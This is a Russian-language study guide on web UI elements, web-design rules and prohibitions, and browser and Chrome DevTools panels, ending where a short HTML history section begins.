
- **TAB – Вкладка, состоит из заголовка и скрытого контента.**

- Название Вкладки должно начинаться с заглавной буквы.
- Может иметь hover-эффект: веб-анимация – элемент изменяет свой вид при наведении или клике.
- Имя Вкладки должно раскрывать суть содержимого.




- **HEADER – Хедер/Шапка – самая верхняя часть сайта.**

- **Хедер** может быть закреплён.
- **Хедер** может иметь эффект скрытия.




- **FOOTER – Футер/Подвал – самая нижняя часть сайта.**

- **Футер** может быть закреплён.




- **DROPDOWN MENU** – Выпадающее меню: Main Menu item → Dropdown Menu item.

- Пункты **Dropdown Menu** должны начинаться с заглавной буквы.
- Текст **Dropdown Menu** должен иметь отступ от краёв полей элемента меню.
- Шрифт **Dropdown Menu** должен соответствовать стилистике сайта.
- **Dropdown Menu** может выпадать вверх при необходимости.




- **ERROR MESSAGE** – Сообщение об Ошибке.

- **Error Message** должно отображать суть.
- **Error Message** не должно содержать сервисных ошибок.
- **Error Message** должно иметь красный цвет шрифта.
- **Error Message** должно появляться в правильном месте.
- **Error Message** должно исчезать, когда ошибка исправлена.
- Шрифт **Error Message** должен соответствовать стилистике.
- Если **Error Message** при появлении двигает другие элементы – проверить.




- **SUCCESS MESSAGE** – Сообщение об Успехе.

- **Success Message** ОБЯЗАТЕЛЬНО должно присутствовать!
- **Success Message** должно отображать суть.
- **Success Message** должно появляться в правильном месте.
- Шрифт **Success Message** должен соответствовать стилистике.
- Если **Success Message** при появлении двигает другие элементы – проверить.
- Если после **Success Message** совершить ошибку – должно сменяться на **Error Message**.



- **POPUP – Всплывающее окно.**

- **Popup** должно появляться по центру.
- **Popup** должно быть возможность закрыть по ESC, или по клику вне его самого.
- **Popup** должно содержать кнопку закрытия.



? ПРАВИЛА и ЗАПРЕТЫ веб-дизайна

При создании веб-сайта нужно учитывать множество деталей.

Существует список Правил и Запретов, которые следует учитывать каждому веб-дизайнеру.

- **ПРАВИЛА:**

1. Дизайн должен быть единым, независимо от платформы.
2. Простая и понятная навигация.
3. Цвет ссылок.
4. Простой поиск по страницам.
5. Проверить ссылки!
6. Кликабельные элементы.

- **ЗАПРЕТЫ:**

1. Заставлять посетителя ждать загрузки страницы.
2. Открывать ссылку в новой вкладке.
3. Позволять рекламе закрывать контент.
4. Похищать прокрутку.
5. Автовоспроизведение видео со звуком.
6. Жертвовать удобством ради красоты.
7. Использовать мигающий текст и рекламу.

ПРАВИЛА

● 1. Дизайн должен быть единым, независимо от платформы.

Сайт посещают с разных устройств: стационарного компьютера или ноутбука, планшета, телефона, аудиоплеера или даже с часов. Важная часть работы над UX заключается в предоставлении каждому посетителю одинаковой версии сайта, независимо от устройства.

* Использовать сайт с мобильного телефона должно быть так же удобно и комфортно, как с ПК.

● 2. Простая и понятная навигация.

Навигация – это ключевое понятие в удобстве пользовательского интерфейса. Помните: «неважно, насколько хорош ваш сайт, если пользователи не могут в нем разобраться».

Навигация на сайте должна быть:

- Простой – у каждого сайта должна быть простейшая из возможных структура;
- Понятной – навигация должна быть очевидной;
- Преемственной – навигация первой и последней страницы должна быть одинакова.

Навигация должна быть спроектирована так, чтобы пользователь всегда понимал где он, куда ему нужно и как попасть туда за наименьшее число кликов.

● 3. Цвет ссылок.

Ссылки – ключевой элемент в процессе навигации. Если не менять цвет посещённой ссылки, пользователь может случайно перейти по ней снова. Понимание, где пользователь уже был и где он сейчас, помогает решить, куда идти теперь.

● 4. Простой поиск по страницам.

Впервые просматривая сайт, пользователь лишь пробегает страницы глазами, не вчитываясь в текст. Ему нужно найти решение своей проблемы, а дизайнер должен ему в этом помочь через правильную визуальную иерархию. Визуальная иерархия – расстановка или представление элементов по их важности; к примеру, куда взгляд падает сначала, куда потом и т. д. Важные вещи – названия экранов, формы для входа, части навигации или другой значимый контент – должны быть сделаны фокальной точкой, чтобы посетитель видел их сразу при входе.

● 5. Проверить ссылки!

Пользователь теряет доверие к сайту каждый раз, когда по ссылке вылетает ошибка 404 (несуществующая страница). Кликая по ссылке, пользователь ждёт решения проблемы, а не сообщение об ошибке.

● 6. Кликабельные элементы.

Пользователь определяет свойства объекта по его виду. Подчёркнутые слова без ссылок или элементы без гиперссылки запросто сбивают посетителей с толку. Пользователи должны понимать, где на странице статичный контент, а где динамичный контент, который можно рассмотреть по клику или нажатию на экран. Активные элементы должны выделяться.

ЗАПРЕТЫ

● 1. Заставлять посетителя ждать загрузки страницы.

Запас терпения и способность концентрировать внимание пользователя очень малы. Об этом говорится в исследовании NNGroup: Предельное время концентрации пользователя на задаче – 10 секунд. Если пользователь вынужден ждать загрузки сайта, он теряет терпение и может уйти. Даже самый красивый индикатор загрузки не сможет удержать его надолго.

● 2. Открывать ссылку в новой вкладке.

Такой способ грубо отключает сценарий использования кнопки «назад» для возврата на предыдущую страницу.

● 3. Позволять рекламе закрывать контент.

Промо и реклама на странице могут затмить контент, затрудняя выполнение задачи пользователя. Не говоря уже о том, что всё, похожее на рекламу, игнорируется пользователем (феномен баннерной слепоты).

● 4. Похищать прокрутку.

«Похищением прокрутки» – приём дизайнеров/разработчиков, изменяющий поведение сайта при прокрутке. Они заменяют её анимированными эффектами, якорными точками при прокрутке и новым дизайном для самого ползунка прокрутки. Многим пользователям это не нравится, поскольку у них забирают контроль. Поэтому при дизайне веб-сайта или интерфейса надо позаботиться о том, чтобы контроль над просмотром приложения или сайта оставался у пользователя.

● 5. Автовоспроизведение видео со звуком.

Включающиеся сами собой видео, музыка или звуки раздражают пользователей. Медиа контент следует применять осторожно и только когда пользователь ожидает этого. Видео на Facebook включаются автоматически, но без звука, пока пользователь не подтвердит, что смотрит видео (кликнув по нему).

● 6. Жертвовать удобством ради красоты.

Дизайн сайта или интерфейса не должен пересекаться с возможностью решать задачу пользователя. Важно избегать запутанного фона позади контента, плохих цветовых схем, усложняющих чтение сайта, или недостаточного цветового контраста.

● 7. Использовать мигающий текст и рекламу.

У восприимчивых людей мигающий контент может вызвать припадок. Помимо этого, он наверняка вызовет недовольство и будет отвлекать людей.

? 9 Основных Правил веб-дизайна, которые нельзя нарушать.

По мере развития веб-дизайна и самого дизайна в целом создавались унифицированные правила и принципы для того, чтобы достигнуть целостного и функционального дизайна.

● Девять Основных Правил веб-дизайна, которые нельзя нарушать:

1. Не использовать горизонтальную прокрутку.
2. Использовать минимальное количество шрифтов.
3. Не использовать большого количества цветов.
4. Назначение сайта должно быть сразу понятно.
5. Навигация должна быть проста и понятна.
6. Использовать разные цвета для текста и фона.
7. Не использовать анимацию в дизайне.
8. Придерживаться безопасных шрифтов.
9. Не использовать интро флеш заставки.

● 1. Не использовать горизонтальную прокрутку.

Причина – большинство мышек просто не имеет колёсиков для горизонтальной прокрутки. Это делает неудобной прокрутку вправо и влево. Иногда это раздражает, поскольку надо довести курсор до низа и перетащить полосу прокрутки. И все только для того, чтобы увидеть два слова, спрятанные за пределами видимой области.

● 2. Использовать минимальное количество шрифтов.

Когда шрифты в большом количестве присутствуют на сайте, они начинают конфликтовать друг с другом, внося хаос и беспорядок. Поэтому, для того, чтобы эффективно использовать несколько шрифтов, нужно, чтобы сайт был изначально ориентирован на типографику, а остальные элементы при этом были приглушенны.

● 3. Не использовать большого количества цветов.

Иногда новичков в дизайне отличает экстремальное употребление цветов, типа горящего текста, мерцающих слов и т.д. Поэтому, чтобы не быть принятым за начинающего в дизайне, сайты с богатой цветовой палитрой следует делать на максимально высоком техническом уровне и с чувством стиля.

● 4. Назначение сайта должно быть сразу понятно.

Одно из непреложных правил дизайна гласит о том, что посетитель сразу должен понять, куда он попал, прежде чем прочитает первый текст.

● 5. Навигация должна быть проста и понятна.

Навигация должна быть проста и понятна. Иначе это приводит к тому, что пользователю приходится ломать голову, чтобы разобраться в навигации.

● 6. Использовать разные цвета для текста и фона.

Новички, так боятся сделать текст нечитаемым, что они практически исключают возможность использования похожих цветов. Однако, сделать текст читаемым можно и за счёт использования эффекта тиснения или вообще превратить текст в объект искусства.

● 7. Не использовать анимацию в дизайне.

Пользователи очень не любят, когда их отвлекают от чтения каким-нибудь движущимся объектом.

● 8. Придерживаться безопасных шрифтов.

Это правило нарушается уже самим развитием интернета. Уже сейчас есть возможность использовать технологии замещения шрифтов. И эта тенденция будет только развиваться.

● 9. Не использовать интро флеш заставки.

Подобные флеш заставки удлиняют путь посетителя к содержимому сайта, да и поисковики не очень жалуют эти странички.

DevTools

? DevTools

DevTools, Web development tools / Inspect Element – Инструменты веб-разработки / Инспекторы Элементов – позволяют веб-разработчикам тестировать и отлаживать свой код.

? Чем DevTools отличаются от IDE

DevTools отличаются от конструкторов веб-сайтов и интегрированных сред разработки (IDE) тем, что не помогают в непосредственном создании веб-страницы, а являются **Инструментами**, используемыми для тестирования пользовательского интерфейса Веб-сайта или Веб-приложения.

? Как поставляются DevTools

DevTools поставляются в виде надстроек или встроенных функций Веб-браузеров. Большинство популярных веб-браузеров, имеют встроенные инструменты, помогающие веб-разработчикам, а множество дополнительных надстроек можно найти в соответствующих центрах загрузки подключаемых модулей.

? Какие Веб-браузеры имеют встроенные DevTools

Большинство популярных Веб-браузеров:

- Google Chrome;
- Firefox;
- Internet
- Explorer;
- Safari;
- Microsoft Edge;
- Opera.

? С какими технологиями позволяют работать DevTools

DevTools позволяют работать с различными веб-технологиями, которые обрабатываются Веб-браузером:

- HTML,
- CSS,
- DOM,
- JavaScript
- и другие компоненты.

? Поддержка DevTools

Известные Веб-браузеры поддерживают DevTools, которые позволяют веб-дизайнерам и разработчикам просматривать структуру своих страниц. DevTools встроены в браузер и не требуют дополнительных модулей или настройки.

- **Mozilla Firefox** – «F12» открывает (начиная с Firefox 4):
 - **Web Console** – применяется к одной вкладке контента;
 - **Browser Console** – применяется ко всему браузеру.
 - Так же существует множество дополнений, в том числе **Firebug**.
- **Google Chrome** – «F12» / «Ctrl+Shift+I» открывает **Chrome Developer Tools (DevTools)**.
- Internet Explorer и Microsoft Edge – «F12» открывает **Web Developer Tools** (начиная с версии 8)
- **Opera – Opera Dragonfly**
- **Safari – Safari Web Development Tools** (начиная с версии 3)

? Наиболее часто используемые функции DevTools

Доступ к встроенным **DevTools** в браузере осуществляется путём наведения курсора на элемент на веб-странице и выбора «Inspect Element» или аналогичного параметра в контекстном меню.

- **HTML and the DOM**
 - **HTML & DOM Viewer and Editor** обычно входит во встроенные **DevTools**.
 - Разница между средством просмотра HTML & DOM и ф-цией просмотра исходного кода в браузерах:
 - средство просмотра HTML и DOM позволяет видеть DOM в том виде, в котором оно отображено,
 - позволяет вносить изменения в HTML и DOM и сразу видеть эти изменения на странице.

- В дополнение к выбору и редактированию панели HTML-элементов обычно также отображают свойства объекта DOM, такие как отображаемое измерение и свойства каскадной таблицы стилей.
- В Mozilla Firefox версии с 11 по 46 были оснащены 3D-инспектором страниц с использованием WebGL, где вложенность элементов визуализировалась слоями, выступающими из поверхности страницы.
- **Активы веб-страницы, Ресурсы и Сетевая Информация**
 - Веб-страницы обычно загружаются и требуют дополнительного содержимого в виде изображений, сценариев, шрифтов и других внешних файлов.
 - DevTools позволяют разработчикам проверять ресурсы, загруженные и доступные на веб-странице, в виде списка с древовидной структурой, а внешний вид Таблиц Стилей (CSS) можно тестировать в режиме реального времени.
 - DevTools также позволяют разработчикам просматривать информацию об использовании сети, такую как:
 - время загрузки и использование пропускной способности,
 - какие HTTP-заголовки отправляются и принимаются.
- **Профилирование и Аудит**
 - Профилирование позволяет разработчикам собирать информацию о производительности веб-страницы или веб-приложения.
 - С помощью этой информации разработчики могут повысить производительность своих скриптов.
 - Функции **Аудита** могут предоставлять разработчикам предложения после анализа страницы по оптимизации, чтобы сократить время загрузки страницы и повысить скорость отклика.
 - DevTools обеспечивают запись времени, необходимого для отображения страницы, использования памяти и типов происходящих событий.
 - Эти функции позволяют разработчикам оптимизировать свои веб-страницы или веб-приложения.
- **Отладка JavaScript**
 - В Веб-браузерах обычно используется JavaScript.
 - DevTools обычно включают **Панель для Отладки Скриптов**, которая позволяет разработчикам:
 - добавлять выражения наблюдения,
 - точки остановки,
 - просматривать стек вызовов
 - и приостанавливать, переходить, входить и выходить из функций при отладке JavaScript.
 - Обычно в комплект входит **Консоль JavaScript**.
 - Консоли позволяют разработчикам:
 - вводить команды JavaScript
 - вызывать функции
 - просматривать ошибки, которые могли возникнуть во время выполнения скрипта.

? Как запустить Chrome DevTools

Chrome DevTools встроен в браузер Google Chrome, и запускается следующими способами:

- На клавиатуре нажать: «**F12**»
- На клавиатуре нажать: «**Ctrl+Shift+I**»
- В браузере Google Chrome: кликнуть вверху справа пиктограмму боковой панели «»

Chrome DevTools

? Chrome DevTools

Chrome DevTools – это набор инструментов для веб-разработчиков, встроенных непосредственно в браузер Google Chrome. DevTools может помочь вам редактировать страницы на лету и быстро диагностировать проблемы, что в конечном итоге поможет вам быстрее создавать лучшие веб-сайты.

? Работа с Chrome DevTools

ОТКРЫТИЕ

Есть много способов открыть DevTools, поскольку разным пользователям нужен быстрый доступ к разным частям пользовательского интерфейса DevTools.

- «**Ctrl+Shift+C**» ИЛИ правый клик на Элементе на странице + выбрать «**Inspect**» – перейти на панель «**Elements**» для работы с DOM или CSS.
- «**Ctrl+Shift+J**» – просмотреть зарегистрированные сообщения или запустить JavaScript, чтобы сразу перейти на панель консоли.

НАЧАЛО


Более опытный веб-разработчик, сможет использовать рекомендуемые отправные точки для изучения того, как DevTools может повысить его производительность:

- Просмотр и изменение DOM;
- Просмотр и изменение стилей страницы (CSS);
- Отладка JavaScript;
- Просмотр сообщений и запуск JavaScript в консоли;
- Оптимизация скорости сайта;
- Проверить сетевую активность.


ПАНЕЛИ

Панели – вкладки верхнего уровня в документации DevTools:


- **Device Mode – Режим Устройства** – Имитация мобильных устройств:
 - Режим устройства;
 - Тестирование адаптивных и зависящих от устройства выопортов;
 - Эмуляция датчиков: геолокация и акселерометр.




- **Elements panel – Панель Элементов** – Просмотр и изменение DOM и CSS:
 - Просмотр и изменение DOM;
 - Просмотр и изменение CSS;
 - Проверка и настройка страниц;
 - Редактирование стилей;
 - Редактирование DOM;
 - Проверка анимации;
 - Поиск неиспользуемого CSS.




- **Console panel – Панель Консоли** – Просмотр сообщений и запуск JavaScript из консоли:
 - Использование консоли;
 - Взаимодействие с Командной Строкой;
 - Справочник по Консольному API.



- **Sources panel – Панель Источников** – Отладка, сохранение и запуск JavaScript:
 - Отладка JavaScript;
 - Приостановка своего кода с помощью точек прерывания;
 - Сохранение изменений на диск с рабочими пространствами;
 - Запуск фрагментов кода с любой страницы;
 - Справочник по отладке JavaScript;
 - Сохранение изменений при перезагрузке страницы с локальными переопределениями;
 - Найти неиспользуемый JavaScript.




- **Network panel – Сетевая панель** – Просмотр и отладка сетевой активности:
 - Логирование сетевой активности;
 - Отображение информации;
 - Имитация более медленного сетевого подключения;
 - Захват скриншотов;
 - Проверка сведений о ресурсе;
 - Поиск сетевых заголовков и ответов;
 - Фильтрация ресурсов;
 - Фильтрация по строке, регулярному выражению или свойству;
 - Фильтрация по типу ресурса;
 - Блокировать запросы.



- **Performance panel – Панель Производительности** – повышение производительность загрузки и исполнения:
 - Оптимизация скорости сайта;
 - Анализ производительности во время выполнения;
 - Диагностика принудительных синхронных макетов.

* В Chrome 58 панель «Таймлайн» была переименована в панель «Производительность».



- **Memory panel – Панель Памяти** – работа с памятью:
 - Исправление проблем с памятью;
 - Профилировщик процессора JavaScript.

* В Chrome 58 панель «Профили» была переименована в панель «Память».

Distance	Objects Count	Shallow Size	Retained Size
-	37 691	19 %	4 797 880 28 %
-	72 443	36 %	3 750 680 22 %
3	3 017	1 %	250 360 1 %
3	10 138	5 %	2 343 872 14 %
-	18 964	9 %	1 359 552 8 %
-	8 547	4 %	413 064 2 %
-	20 530	10 %	1 096 784 6 %
2	4 056	2 %	129 840 1 %
1	1	0 %	64 0 %
1	1	0 %	366 008 2 %

- **Application panel – Панель Приложений** – Проверка загруженных ресурсов, включая Базы Данных IndexedDB или Web SQL, локальное хранилище и хранилище сеансов, файлы cookie, кэш приложений, изображения, шрифты и таблицы стилей:
 - Отладка прогрессивных веб-приложений;
 - Проверка и управление хранилищем, базами данных и кэшем;
 - Проверка и удаление файлов cookie.

- **Security panel – Панель Безопасности** – Устранение проблем с Безопасностью:
 - Устранение проблем со смешанным содержимым;
 - Устранение проблем с сертификатами.

HTML & CSS

HTML

? **HTML, Hypertext Markup Language – Язык Разметки Гипертекста** – НЕ является языком программирования – это система вёрстки, которая определяет, как и какие элементы должны располагаться на веб-странице.

? История HTML

- 1969 – сеанс связи между двумя первыми узлами сети ARPANET, на расстоянии в 640 км: в Калифорнийском университете и в Стэнфордском исследовательском институте.
- 1991 – Британец Тимоти Джон Бернерс-Ли в ЦЕРН, Женева изобрёл HTML и WWW.
